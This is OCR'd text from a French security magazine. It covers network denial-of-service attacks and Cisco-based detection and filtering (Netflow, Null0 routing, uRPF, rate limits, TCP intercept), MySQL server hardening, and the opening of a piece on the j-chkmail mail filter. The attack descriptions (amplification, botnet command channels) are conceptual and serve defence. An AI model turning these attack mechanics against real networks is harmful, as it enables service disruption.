Une combinaison des "faiblesses" des différentes composantes de l'Internet a donné naissance à une première génération de dénis de services plus complexes. Par exemple, un préfixe réseau qui n'est pas alloué est annoncé de manière éphémère dans un AS, sert de point de départ pour se connecter sur des relais SMTP ou des sites qui disposent d'un script CGI comme formail mal configuré, pour finalement envoyer de la publicité, voire des messages contenant un virus ou un ver.

LES DIFFÉRENTS TYPES DE DÉNIS DE SERVICES RÉSEAUX

ATTAQUE DIRECTE

L'adresse source est dans la majorité des cas manipulée, ce qui rend le filtrage de la source complexe. Des tiers non impliqués (comme un concurrent) vont également recevoir du trafic (en retour) qui ne manquera pas de remplir les journaux des pare-feux, et voir la console de leur NIDS préféré rouge d'alertes (qui se révéleront être des faux positifs). L'attaque la plus courante, ne nécessitant pas d'ouverture de session TCP, consiste à envoyer des segments avec drapeaux placés (SYN, FIN, RST, etc.). Les attaques avec une session TCP établie sont plus rares car elles laissent plus de traces et utilisent également des ressources sur la machine de l'attaquant. TCP n'est pas le seul protocole à être détourné, les attaques reposant sur UDP ou ICMP sont également courantes,et celles utilisant des protocoles au-dessus d'IP moins connus de plus en plus communes

ATTAQUE PAR REBOND / AMPLIFICATION

L'attaque par amplification qui faisait "fureur" il y a quelques années consistait à envoyer un message ICMP ECHO_REQUEST à destination de l'adresse de diffusion (broadcast) d'un réseau. Tous les systèmes connectés à ce réseau répondaient à la source. Le facteur d'amplification était souvent de l'ordre de 1:100, voire 1:200 : pour un message ICMP ECHO_REQUEST généré par l'attaquant avec l'adresse source de la victime, cette dernière va en recevoir 100.

Sur un routeur Cisco, la commande pour désactiver cette "fonctionnalité" indésirable est :

```
interface xy
 no ip directed-broadcast
```

N.B. : Beaucoup d'autres commandes sont importantes pour réduire la sensibilité de votre réseau et de vos routeurs aux dénis de services. Ces différentes options à activer ou à désactiver sont listées respectivement pour le routeur lui-même (configuration globale et configuration des interfaces) dans le numéro 1 de MISC, pour les protocoles de la couche 2 (liaison de données) dans le numéro 2, et enfin pour les protocoles de routage (OSPF, BGP, ISIS) et MPLS dans le numéro 3.

De manière générale, tous les protocoles en mode "non connecté" sont plus intéressants pour les attaques par rebond. Les serveurs DNS, comme les "nodes" (clients ou nœuds) des réseaux P2P (peer-to-peer) peuvent être utilisés pour mener à bien ce type d'attaques. Cela concerne également tous les systèmes qui reposent sur une pile TCP/IP avec des numéros de séquence initiaux (ISN) prévisibles.

ATTAQUE "DISTRIBUÉE" (DDOS)

Les attaques mutualisées avec des sources distribuées un peu partout sur l'Internet sont à ce jour les plus dévastatrices. En effet, tous les agents déployés au préalable, souvent à l'aide d'un ver, sont activés pour lancer une attaque à l'encontre d'une cible bien précise. Les premières générations d'agents se composaient dans la majorité des cas de programmes dédiés à la phase d'attaque. Les versions plus évoluées combinent souvent un virus, un ver ou cheval de Troie avec l'agent d'attaque. L'efficacité de ces différentes combinaisons n'est malheureusement plus à prouver. En effet, un ver qui exploite une faille dans un programme ou un système d'exploitation très répandu peut facilement, et en moins de quelques heures, "s'approprier" des dizaines de milliers d'équipements. Equipements et non serveurs, car beaucoup de technologies sont déjà ou seront concernées (téléphones cellulaires, routeurs, etc.).

Un autre exemple est la distribution soit via un réseau peer-to-peer, ou soit via quelques sites "pirates" d'une application (mise à jour, programme très cher et recherché, etc.) infectée.

Ces agents et systèmes sous contrôle sont tellement "importants" qu'ils se négocient.(fig.1)




Fig.1 : Architecture logique d'une attaque mutualisée/distribuée

L'attaquant communique en général uniquement (dans un seul sens) avec un agent maître qui se charge de transmettre les ordres aux agents esclaves. Les canaux (cachés) de communication sont tellement divers qu'il est quasiment impossible de tracer les échanges entre l'attaquant et l'agent maître, voire entre l'agent maître et les agents esclaves. Pour n'en citer que quelques-uns : messages ICMP, segment TCP ou datagramme IP/UDP avec certaines informations, ou encore requête vers un site Web, message dans un groupe de discussion, "bot" IRC, messagerie instantanée, ou nœud P2P. Ces informations peuvent être directement dans les champs prévus à cet effet, mais également profiter de la présence de certains champs qui ne sont pas importants, et donc modifiables.

Un ver va également pouvoir se servir de ces différents protocoles et réseaux d'utilisateurs pour récupérer des bouts de programmes qu'il ne transporte pas avec lui. Par exemple, le ver peut se contenter d'une petite liste de vulnérabilités qu'il sait exploiter, d'un mécanisme basique de réplication et une méthode de dissimulation pour se cacher. L'agent d'attaque pourra, lui, être récupéré au moment opportun. Pour aller plus loin dans les scénarios "catastrophe", ce même ver pourrait faire de la reconnaissance à distance de sa victime, identifier les failles potentielles, récupérer l'exploit nécessaire, installer un relais pour les appels systèmes ("syscall proxy") génériques et continuer son "œuvre", le tout avec une interface graphique où il suffirait de quelques clics de souris.

LES PROPOSITIONS TECHNIQUES

Beaucoup d'attaques sont utilisées et possibles des mois, voire des années après leur découverte : ces attaques ne peuvent pas être contrées parce que les failles qu'elles exploitent sont intrinsèques à l'architecture de l'Internet, à un protocole et non son implémentation, etc. Force est également de constater que dans beaucoup de cas les mises à jour, qu'elles soient mises à disposition "dans l'heure" ou avec des mois de retard, ne sont malheureusement pas déployées.

Ci-après une liste non exhaustive des différents drafts et propositions qui ont été publiés ces dernières années pour tenter de trouver une solution aux problèmes des dénis de services.

ICMP TRACEBACK (ITRACE)

Un message ICMP horodaté et authentifié est envoyé à la même destination qu'un datagramme pris de manière probabilistique (1 pour 20000). Ce message contient des informations sur le datagramme concerné, son saut précédent, ainsi que son saut suivant. Cette technique permettrait d'obtenir des informations sur les routeurs traversés lors d'un large déni de service.

IPT (IP TRACEBACK)

Tous les routeurs où IPT est activé marquent, de façon aléatoire, des datagrammes. Les informations "compressées" se trouvent dans le champ ip.id du datagramme et sont composées des routeurs d'extrémités et ceux qui sont traversés par le datagramme. La probabilité de retrouver la source d'une attaque serait bien meilleure par rapport au concept itrace, mais vu la taille du champ ip.id ainsi que les besoins (CPU, traitement et modification du datagramme), cela ne semble pas très simple à implémenter.

MULTOPS (Multi-Level Tree for Online Packet Statistics)

Chaque routeur dispose d'une structure de données dans laquelle il stocke des informations sur les préfixes réseaux qu'il route et les flux qui le traversent. Ces données sont analysées à l'aide de quelques heuristiques très simples (trafic ou flux réseau asymétriques par exemple) pour permettre la détection, et également une réponse aux attaques. MULTOPS transformerait un routeur en NIDS, avec les besoins en mémoire et en CPU qui l'accompagne.

SPIE (Source Path Isolation Engine)

Tous les routeurs au sein d'un même "domaine" stockent des informations (hash) sur les flux réseaux qui les traversent. Dans le cas d'une attaque, il suffit d'interroger chaque routeur dans son domaine pour retrouver la source, même d'un flux isolé. La limitation de cette proposition est la frontière administrative du domaine (souvent le même AS) et ne fait que simplifier la recherche des points d'entrées sur son réseau, mais sans pouvoir aller plus loin.

PUSHBACK

Lorsqu'un routeur détecte un déni de service, il en informe ses voisins directs pour que ces derniers entreprennent une action, comme par exemple limiter le trafic provenant ou à destination d'une certaine source. Cette proposition transforme également le routeur en NIDS et se heurte aux mêmes limitations que SPIE : les limites administratives.

IDIP (Intruder Detection and Isolation Protocol)

IDIP est un peu aux dénis de services ce que IDMEF est à la détection d'intrusion (voir l'article de L. Oudot et Y. Vandoorselaere sur l'IDS Prelude dans MISC 3) : une sorte de framework composé de protocoles, de composants, et plus particulièrement une architecture permettant la détection, la corrélation, la centralisation ainsi que la réponse aux incidents.

HIP (Host Identity Payload/Protocol)

Les différents drafts qui composent HIP sont de loin les plus complexes de ceux listés et décrits ici. En effet, HIP implique la mise en place d'un nouvel espace de nommage (en plus des espaces traditionnels, à savoir IP et DNS). Tous les hôtes (HI) présents sur le réseau devraient s'authentifier via un échange basé sur DH (Diffie Hellman). HIP n'est pas aussi compliqué que IKE mais peut être utilisé en conjonction d'ESP pour générer automatiquement une SA (voir l'article de B. Jeunhomme sur IPsec dans MISC 2 pour plus de détails).

CENTERTRACK

L'objectif de CenterTrack est de mettre en place un réseau secondaire (à l'aide de tunnels GRE ou tout autre type de VPN), dans lequel chaque routeur connecté à ce réseau place une copie de datagrammes IP "suspects" pour analyse. Quelques SOC (*Security Operating Centers*) seraient chargés de l'analyse de ces paquets, un peu à l'image du ISC de SANS (**http://www.incidents.org**).

CONCLUSION

Comme vous avez pu le constater, toutes ces propositions impliquent pour la majorité des modifications fondamentales dans l'architecture des routeurs et des protocoles de base sur lesquels repose le fonctionnement de l'Internet. De plus, ces drafts ne représentent qu'une partie de la solution ; en effet, leur implémentation et leur déploiement ne permettrait pas de se débarrasser des dénis de services, ni de retrouver facilement la source d'une attaque.

DÉTECTION D'UN DÉNI DE SERVICE

L'impact sur les performances est souvent le premier indicateur d'une attaque. En fonction de l'attaque, différents éléments dans votre réseau (charge sur les équipements ou les liens réseaux, NIDS, pare-feux, NMS) vont vous permettre de détecter le déni de service, mais dans beaucoup de cas il est obligatoire de passer par des mécanismes, même basiques, de corrélation pour identifier la victime et tenter de se focaliser sur quelques sources potentielles.

Généralement, quand le déni de service est composé de datagrammes de taille maximale, l'objectif est d'utiliser un maximum de bande passante et, au contraire, quand ces derniers sont petits, la victime est souvent un service ou une application, et plus particulièrement les implémentations TCP/IP.

NETFLOW ET ACCOUNTING

Netflow, contrairement à certaines idées reçues n'est pas une méthode de "routage/forwarding", comme CEF (*Cisco Express Forwarding*), "fast switching" ou "process switching", mais uniquement une technique de comptabilisation de flux réseaux. La majorité des vendeurs d'équipements réseaux supportent Netflow (Cisco) ou des protocoles similaires (sFlow chez InMon, LFAP chez Riverstone par exemple). `ntop` est également capable de générer des PDUs au format Netflow. Comme vous pouvez le constater, il existe un grand nombre de formats différents, un WG (*Working Group*) de l'IETF (**http://www.ietf.org/**) est en train de tenter de standardiser un protocole d'export d'informations de flux : IPFIX (*IP Flow Information eXport*).

Sur les routeurs et commutateurs multi-niveaux Cisco, Netflow " nécessite " l'activation de (d)CEF (IOS 12.x nécessaire et consomme 30Mo de mémoire). Les données Netflow sont collectées sur le routeur (trafic entrant sur l'interface) et sont envoyées depuis le routeur au format UDP vers un système central. Le fait que seul le trafic "ingress" soit compté peut dans certains cas nécessiter l'activation de Netflow sur différentes interfaces, voire différents routeurs : il se pourrait que vous "comptiez" plusieurs fois le même flux. Généralement, Netflow devrait être activé sur les équipements de bordure de réseau (ie. lien avec d'autres FAI, d'autres AS, etc.).

La version 5 de Netflow permet de journaliser des informations relatives à BGP et utilise des numéros de séquence, en plus des informations sur les flux (adresses IP, protocoles, etc.). La version 8 apporte l'agrégation des données au niveau des routeurs avant envoi au(x) collecteur(s).

■ Exemple de configuration pour un routeur :

```
ip flow-export version 5 origin-as
ip flow-export destination <adresse du collecteur>

interface xy
 ip route-cache flow
```

Les informations sur les flux peuvent également être consultées directement sur le routeur en utilisant la commande :

```
show ip cache flow
```

La syntaxe pour les commutateurs multi-niveaux est quasiment identique, mais par défaut, le mode Netflow est "destination uniquement". Il est recommandé de passer en mode "full flow" mais cela a un impact sur les performances avec les modules de supervision SE1.

(Tableau 1)

(*) Voir l'article de ce même dossier dans le numéro 2 de MISC pour plus de détails.

	Mode "full flow"	Visualisation des entrées
Mode natif (*)	`mls flow ip full`	`show mls ip`
Mode hybride (*)	`set mls flow full`	`show mls entry`

Tableau 1

LES COLLECTEURS

Les plus couramment utilisés sont:
cflowd (**http://www.caida.org/tools/measurement/cflowd/**),
argus (**http://qosient.com/argus/**),
EHNT (**http://ehnt.sourceforge.net/**),
flow-tools (**http://www.splintered.net/sw/flow-tools/**),
nProbe (**http://www.ntop.org/nProbe.html**)
et FlowScan (**http://www.caida.org/utilities/flowscan/**).

La majorité des outils, en plus de collecter les flux, permettent de lancer un tri ou une analyse basique, et pour quelques-uns, même de représenter les informations de manière graphique.

N.B. : Les protocoles, tout comme les collecteurs, feront l'objet d'un article spécifique sur l'analyse de flux réseau dans un des prochains numéros de MISC. Si ce sujet vous intéresse, vous pouvez nous le faire savoir en envoyant un message électronique à **misc@securite.org** avec une liste des points clés que vous voudriez voir discutés.

(TENTATIVE DE) FILTRAGE

Le filtrage d'un déni de service est bien souvent problématique, car les adresses IP sources sont souvent modifiées et diverses, et les réseaux d'où le trafic provient souvent au nombre de 10 à 35. Les agents, s'ils sont utilisés pour générer le trafic, sont donc généralement distribués sur l'Internet et, dans certains cas, installés uniquement chez un même ISP, réseau d'entreprise ou d'école.

Lorsque vous êtes sous le coup d'une attaque, deux possibilités se présentent, entre autres, à vous : vouloir détruire tout le trafic aussitôt que possible et donc perdre la possibilité d'analyser le trafic, ou diriger le trafic vers un collecteur pour effectuer une "autopsie" de l'attaque *a posteriori*.

ROUTAGE DANS NULL0

Le routage dans Null0 sur les routeurs où CEF est activé n'a pas, dans la majorité des cas, d'impacts sur les performances du routeur. Cette technique se divise en deux étapes : la mise en place de la configuration sur tous les routeurs qui "parlent" BGP sur le réseau, et plus particulièrement les routeurs de bordure, puis, lors d'une attaque de l'envoi d'information de filtrage depuis un routeur maître à tous les routeurs du réseau. L'exemple ci-dessous va placer le prochain saut du réseau "à filtrer" à 192.0.2.10, qui est une route statique dans Null0. Une autre technique consiste à utiliser une "policy" avec la limitation de bande passante reposant sur un `rate-limit`.

Configuration du routeur maître :

```
router bgp <AS>
 network <source du déni de service> mask <masque> route-map ddos-nh

route-map ddos-nh
 set ip next-hop 192.0.2.10
```

Configuration des routeurs "esclaves" :


```
ip route 192.0.2.10 255.255.255.0 Null0
```

(fig.2)

UNICAST RFP

Unicast Reverse Path Forwarding est une technique de filtrage qui va vérifier, pour chaque datagramme IP qui transite sur l'interface où uRPF est activé, s'il « a le droit » de passer ou non (un peu à l'image du filtrage par ACL). uRFP a deux modes : un mode strict et un mode « loose ». Dans le mode strict, le chemin retour pour joindre la source du datagramme IP doit forcément pointer vers l'interface d'entrée de ce datagramme. C'est une méthode simple pour activer une fonctionnalité dite « anti-spoofing ». Le deuxième mode est plus flexible ; en effet, il suffit que l'adresse IP source fasse partie d'un préfixe réseau présent dans la table de routage pour qu'il soit valide.

2



Fig;2 : Vue logique d'un réseau avec le routage dans Null0 via BGP déployé

Les informations présentes dans la table de routage(*) (*RIB - Routing Information Base*) sont copiées dans la FIB (*Forwarding Information Base*) qui servira à construire la table des " adjacences " (*Adjacency Table*). Le processus uRFP interrogera cette dernière lors de la vérification.

(*) En réalité, il peut y en avoir plusieurs en fonction des implémentations, ie. une par protocole routage. N'oubliez pas que, dans la majorité des cas, seule la " meilleure " route est

présente dans la FIB, et que des routes " identiques " vers une même destination, pour être référencées, doivent avoir un coût identique, ou le support de routes multiples doit être activé.

Exemple de configuration (uRPF nécessite CEF) :

Mode strict

```
interface xy
 ip verify unicast reverse-path
[allow-self-ping] [acl]
```

Mode « loose »

```
interface xy
 ip verify unicast source
reachable-via any
```

LIMITATION DE TRAFIC

La technique de limitation du trafic en utilisant CAR (*Commited Access Rate*) n'engendre pas, contrairement à un routage dans Null0 ou uRFP, la destruction des datagrammes concernés, mais uniquement une restriction quant à la bande passante que les datagrammes répondant aux critères des filtres peuvent consommer. Fréquemment, les flux réseaux sont composés pour la grande majorité de segments TCP (90% à 95%), d'une partie moindre de datagrammes UDP (5% à 10%) et quelques messages ICMP (moins de 5%). Par précaution, les règles de filtrage suivantes pourraient s'appliquer à beaucoup de réseaux (limiter la bande passante pour les messages ICMP `echo` et `echo_reply` et également le nombre de segments TCP avec le drapeau SYN ou RST placé) :

```
interface xy
 rate-limit input access-group 100 8000 8000 8000 conform-action transmit exceed-
action drop
 rate-limit output access-group 100 8000 8000 8000 conform-action transmit exceed-
action drop

access-list 100 deny tcp any host x.x.x.x established
access-list 100 permit tcp any host x.x.x.x

access-list 101 permit icmp any any echo
access-list 101 permit icmp any any echo-reply
```

Attention, le protocole ICMP, contrairement à beaucoup d'idées reçues ne se limite pas à " ping " (messages `echo` et `echo_reply`) et les messages ICMP peuvent être fragmentés. Filtrer tous les messages ICMP peut poser des problèmes (*Path MTU discovery*) :

```
interface xy
 ip access-group 100 in

access-list 100 deny icmp any any fragments
access-list 100 permit icmp any any echo
access-list 100 permit icmp any any echo-reply
access-list 100 permit icmp any any packet-too-big
access-list 100 permit icmp any any source-quench
access-list 100 permit icmp any any time-exceeded
access-list 100 deny icmp any any
access-list 100 permit ip any any
```

TCP INTERCEPT

Un routeur peut jouer le rôle d'intermédiaire dans l'établissement d'une session TCP en interceptant l'ouverture de session (" three way handshake ") pour éviter que les équipements qui se trouvent en aval subissent de plein fouet un déni de service de type SYN flood. L'impact sur un routeur, même doté d'un processeur puissant est conséquent : le routeur est obligé de passer en mode " process switching " pour traiter les segments TCP concernés. En fonction de votre architecture de réseau, vous encourez le risque de vous tirer vous-même dans le pied. En effet, si le routeur ne reçoit pas de RST de la destination (parce qu'un pare-feu ou d'autres règles de filtrage, comme le routage dans Null0, sont présents), la table des sessions " interceptées " va vite se remplir et le déni de service sera parfait.

```
ip tcp intercept list 100
ip tcp intercept connection-timeout 60
ip tcp intercept watch-timeout 10
ip tcp intercept one-minute low 1500
ip tcp intercept one-minute high 6000

access-list 100 permit tcp any <réseau à protéger>
```

CONCLUSION

Les dénis de services réseaux ne concernent en général que des réseaux informatiques "physiques". Cependant, l'avènement des technologies "sans-fil" (réseaux du type 802.11 et Bluetooth, réseaux cellulaires du type GPRS et UMTS, etc.), ainsi que leur très large déploiement vu qu'ils ciblent le grand public en font de bons candidats pour les prochaines "guéguerres".

L'utilisation de vers pour déployer rapidement des agents est souvent signe précurseur d'une attaque qu'il sera très difficile de contenir… En effet, tant que tous les fournisseurs d'accès Internet (FAI) ne filtreront pas le trafic qui quitte leur réseau pour n'autoriser que les plages d'adresses allouées à leurs clients, la traçabilité restera quasi nulle.

Nicolas FISCHBACH (nico@securite.org)

IP Engineering Manager - COLT Telecom AG **http://www.colt.ch/**

Sécurité.Org **http://www.securite.org/nico/**

LIENS

Dénis de services et vers :
http://www.securite.org/presentations/ddos/

IP Backbone Security :
http://www.securite.org/presentations/secip/

SÉCURISATION

Mysql est la base de données Open Source la plus répandue. Cet article vous présente les techniques de base pour sécuriser votre serveur Mysql.

COMPTES ET MOTS DE PASSE

Au lieu du classique login/password, Mysql gère un triplet login/password/source pour authentifier les utilisateurs. Ainsi, un utilisateur peut posséder un mot de passe différent selon son adresse de connexion. Lors de son installation, Mysql crée deux comptes administrateurs de login root qui peuvent se connecter depuis localhost ou depuis le nom renvoyé par hostname. Ces comptes sont sans mot de passe.

On a donc :

Host	User	Password
localhost	root	
christophe.global-secure.fr	root	

La première étape est de se connecter à la base mysql en tant qu'administrateur :

```
[kmaster@p500 kmaster]$ mysql -u root mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1 to server version: 3.23.49

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Changeons le mot de passe sur le compte root, ou plus exactement, définissons-le :

```
mysql> SET PASSWORD FOR root@localhost=PASSWORD('new_password');
Query OK, 0 rows affected (0.00 sec)

mysql> mysql> exit
Bye
```

Le second compte administrateur est lui aussi sans mot de passe et local : il permet une connexion réseau depuis le serveur vers lui-même. Comme il est inutile, supprimons-le après s'être reconnecté :

```
[kmaster@p500 kmaster]$ mysql -u root mysql -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 3.23.49

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> DELETE FROM user WHERE Host='christophe.global-secure.fr' AND User='root';
Query OK, 1 row affected (0.00 sec)
```

Il faut noter que si on veut que l'administrateur puisse se connecter à distance, il faut que le `Host` du compte indique le nom ou l'adresse IP de son poste client, ou bien le caractère % pour qu'il puisse se connecter depuis n'importe où. Des connexions anonymes sont possibles, et des comptes sans mot de passe existent encore.

Il nous faut donc les supprimer de sorte que seuls les utilisateurs dûment authentifiés puissent se connecter :

```
mysql> DELETE FROM user WHERE Password='';
Query OK, 2 rows affected (0.00 sec)
```

Mysql a créé une base de test, elle nous est inutile :

```
mysql> DROP DATABASE test;
Query OK, 0 rows affected (0.00 sec)
```

Par défaut, la base test et toutes les bases commençant par "test_", si elles existent, sont accessibles à toute personne connectée :

D'UN SERVEUR MYSQL

```
mysql> DELETE FROM db WHERE db='test' OR db='test\_%';
Query OK, 2 rows affected (0.00 sec)
```

Quand Mysql démarre, le contenu des tables de privilèges est chargé en mémoire. Seules les modifications effectuées avec GRANT, REVOKE ou SET PASSWORD sont prises en compte immédiatement. Les autres changements, comme par exemple un INSERT ou un UPDATE, nécessitent de recharger les tables de privilèges.

Activons donc les modifications :

```
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
```

LES PRIVILÈGES

Un utilisateur peut avoir des privilèges s'appliquant à la totalité du système de base de données ou bien des privilèges sur certaines bases ou tables de la base. Seuls les comptes administrateurs doivent avoir des droits sur la totalité de la base. De manière générale, ces comptes doivent être réservés aux tâches d'administration : création/suppression d'utilisateurs, de bases.

Pour créer un compte utilisateur *pipo*, pouvant se connecter de n'importe où, avec le droit d'effectuer diverses commandes sur la base *pipodb* (utiliser CREATE DATABASE pipo pour créer la base), il suffit d'utiliser la commande:

```
GRANT SELECT,INSERT,UPDATE,DELETE,CREATE,ALTER,DROP ON pipodb.* TO pipo@"%" IDENTIFIED BY "pwd";
```

Dans la mesure du possible, je conseille d'utiliser trois comptes par projet : un avec le droit SELECT pour les opérations de lecture, un autre avec les droits supplémentaires INSERT, UPDATE, DELETE pour réaliser les opérations d'écriture, et un dernier ayant aussi les privilèges CREATE, ALTER, DROP pour intervenir sur la structure des tables.

LES SÉCURITÉS

LISTE DES BASES DE DONNÉES

A l'aide de la commande SHOW DATABASES, un utilisateur obtient la liste de toutes les bases de données du serveur.

```
mysql -u pipo -p
Enter password:

mysql> show databases;
+---------+
| Database |
+---------+
| mysql    |
| pipodb   |
+---------+
```

Si on est parano, il est possible de désactiver cette commande, mais il est plus raisonnable de n'autoriser à lister que les bases sur lesquelles l'utilisateur a des droits. Dans le fichier /etc/my.cnf, section mysql, ajouter safe-show-database.

```
mysql -u pipo -p
Enter password:

mysql> show databases;
+---------+
| Database |
+---------+
| pipodb   |
+---------+
```

LIMITER LES CONNEXIONS

Le nombre de connexions est limité par le paramètre max_connections. Par exemple, pour limiter à 100 connexions simultanées, ajouter dans /etc/my.cnf la ligne set-variable = max_connections=100. Pour éviter qu'un utilisateur accapare toutes les connexions, limitons le

nombre de connexions par utilisateur : `set-variable = max_user_connections =50`. Remarque : les paramètres (taille du cache pour les tris par exemple) de mysqld pour augmenter ses performances se spécifient de la même manière.

RESTRICTION RÉSEAU

Pour limiter les connexions à une interface, utiliser le paramètre bind-address :

```
netstat -tlnp
Connexions Internet actives (seulement serveurs)
Proto Recv-Q Send-Q Adresse locale          Adresse distante        Etat
PID/Program name
tcp        0      0 192.168.1.33:3306       0.0.0.0:*               LISTEN
2459/mysqld
```

Mais si aucune connexion depuis le réseau n'est requise, autant supprimer la couche de réseau avec `--skip-networking`.

Du côté des programmes, il y a généralement peu de chose à modifier pour ne pas utiliser le réseau. En C, le paramètre `host` de `mysql_real_connect` doit être remplacé par `NULL` ou `localhost`. En PHP, le paramètre `host` de `mysql_connect` doit être à vide. En Perl, au lieu de spécifier la source de données (DSN) sous la forme `dbi:DriverName:database_name@hostname:port`, on omet le nom d'hôte et le port.

Pour ceux qui ont besoin de communiquer via le réseau, les communications peuvent être protégées par du SSL. Se reporter à la documentation très complète de Mysql 4 (**http://www.mysql.com/doc/en/Secure_basics.html**).

CHROOTER MYSQL

Mysql peut fonctionner dans un environnement *chrooté*, c'est-à-dire déporté dans une partie de l'arborescence. Comme Mysql fonctionne en tant qu'utilisateur, même en cas de faille de sécurité importante, le pirate ne peut pas accéder à la totalité du disque. Il reste cantonné à la nouvelle racine ainsi définie.
Cette configuration demande un peu de travail. Voici les différentes étapes pour chrooter Mysql dans le répertoire `/services/chrooted-mysql/`.

On commence par créer l'arborescence :

```
mkdir -p /services/chrooted-mysql/var/lib/
cd /etc/services/chrooted-mysql
mkdir -p var/run etc tmp
chmod 1777 tmp
```

puis on y déplace les bases de données :

```
grep "mysql:" /etc/passwd > etc/passwd
mv /var/lib/mysql var/lib/
ln -s /services/chrooted-mysql/var/lib/mysql/ /var/lib/mysql
mv /var/run/mysqld var/run
ln -s /services/chrooted-mysql/var/run/mysqld/ /var/run/mysqld
```

Enfin, on ajoute les bibliothèques dont a besoin Mysql pour fonctionner :

```
ldd /usr/libexec/mysqld
        libdl.so.2 => /lib/libdl.so.2 (0x4002c000)
        libpthread.so.0 => /lib/i686/libpthread.so.0 (0x40030000)
        libz.so.1 => /usr/lib/libz.so.1 (0x40044000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x40052000)
        libnsl.so.1 => /lib/libnsl.so.1 (0x4007f000)
        libm.so.6 => /lib/i686/libm.so.6 (0x40094000)
        libc.so.6 => /lib/i686/libc.so.6 (0x42000000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
mkdir -p lib/i686 usr/lib
cp /lib/libdl.so.2 /lib/libcrypt.so.1 /lib/libnsl.so.1 /lib/ld-linux.so.2 lib
cp /lib/i686/libpthread.so.0 /lib/i686/libm.so.6 lib/i686/
```

Il faut aussi rajouter les bibliothèques de résolution de nom :

```
cp /lib/libnss_compat.so.2 /lib/libnss_files.so.2 lib/
```

Et voila, il ne reste plus qu'à spécifier la nouvelle racine dans le fichier `/etc/my.cnf: chroot=/services/chrooted-mysql`.

PERTE DU MOT DE PASSE DE L'ADMINISTRATEUR

En cas de perte du mot de passe administrateur, relancer mysqld avec l'option `--skip-grant-tables`. Aucun mot de passe n'est alors nécessaire, et aucune vérification des droits n'est active. Il ne vous reste plus qu'à changer le mot de passe ou restaurer les paramètres défectueux.

CONCLUSION

J'espère vous avoir donné un bon aperçu des mécanismes de sécurité de Mysql. Sachez que ce serveur de base de données comporte plus d'une centaine de paramètres qui permettent de l'adapter aux besoins d'une grande variété d'applications. Un bon paramétrage permet d'augmenter de manière étonnante ses performances.

Christophe GRENIER
Consultant Sécurité chez Global Secure
cgr@global-secure.fr

FILTRAGE ET SERVEUR DE MAIL

UN TOUR D'HORIZON DE JOE'S J-CHKMAIL

JOE'S J-CHKMAIL, QU'EST-CE QUE C'EST ?

J-chkmail est un filtre de messagerie utilisant l'API Milter de Sendmail. Son but est la protection, sur le serveur de messagerie, contre les virus et le spam. C'est un logiciel libre complètement développé en langage C et conçu pour être facilement extensible: on doit pouvoir ajouter des nouvelles fonctionnalités et critères de filtrage sans besoin de revoir complètement son architecture. Nous vous proposons un survol rapide des points importants pour une mise en œuvre du filtre. Vous trouverez un développement plus détaillé de ces informations sur le site [1].

Voici donc un résumé rapide de ses fonctionnalités.

FILTRAGE ANTI-VIRAL

- Filtrage de messages avec des fichiers attachés contenant du code exécutable : les X-FILES. Ce sont les types de fichiers classés "Unsafe Files" par Microsoft [2]. Ce filtrage est effectué par le scanneur interne de j-chkmail. L'idée est de détecter tous les messages contenant des fichiers attachés susceptibles de contenir du code exécutable et de les bloquer. Cette méthode consomme très peu de ressources informatiques et n'exige pas des mises à jour régulières des fichiers de signature pour la détection des nouveaux virus.
- Possibilité d'appeler un scanneur externe en plus de celui interne. Ce scanneur externe peut être soit celui d'un éditeur d'antivirus (uvscan de McAfee a été validé), soit un scanneur développé par l'utilisateur, dans le langage de son choix (des exemples en C et Perl sont proposés) - ce scanneur pouvant être utilisé soit pour la détection de virus, soit pour l'examen de contenu et détection de spam..
- Mise en quarantaine possible pour les messages refusés par les scanneurs.

FILTRAGE DE SPAM

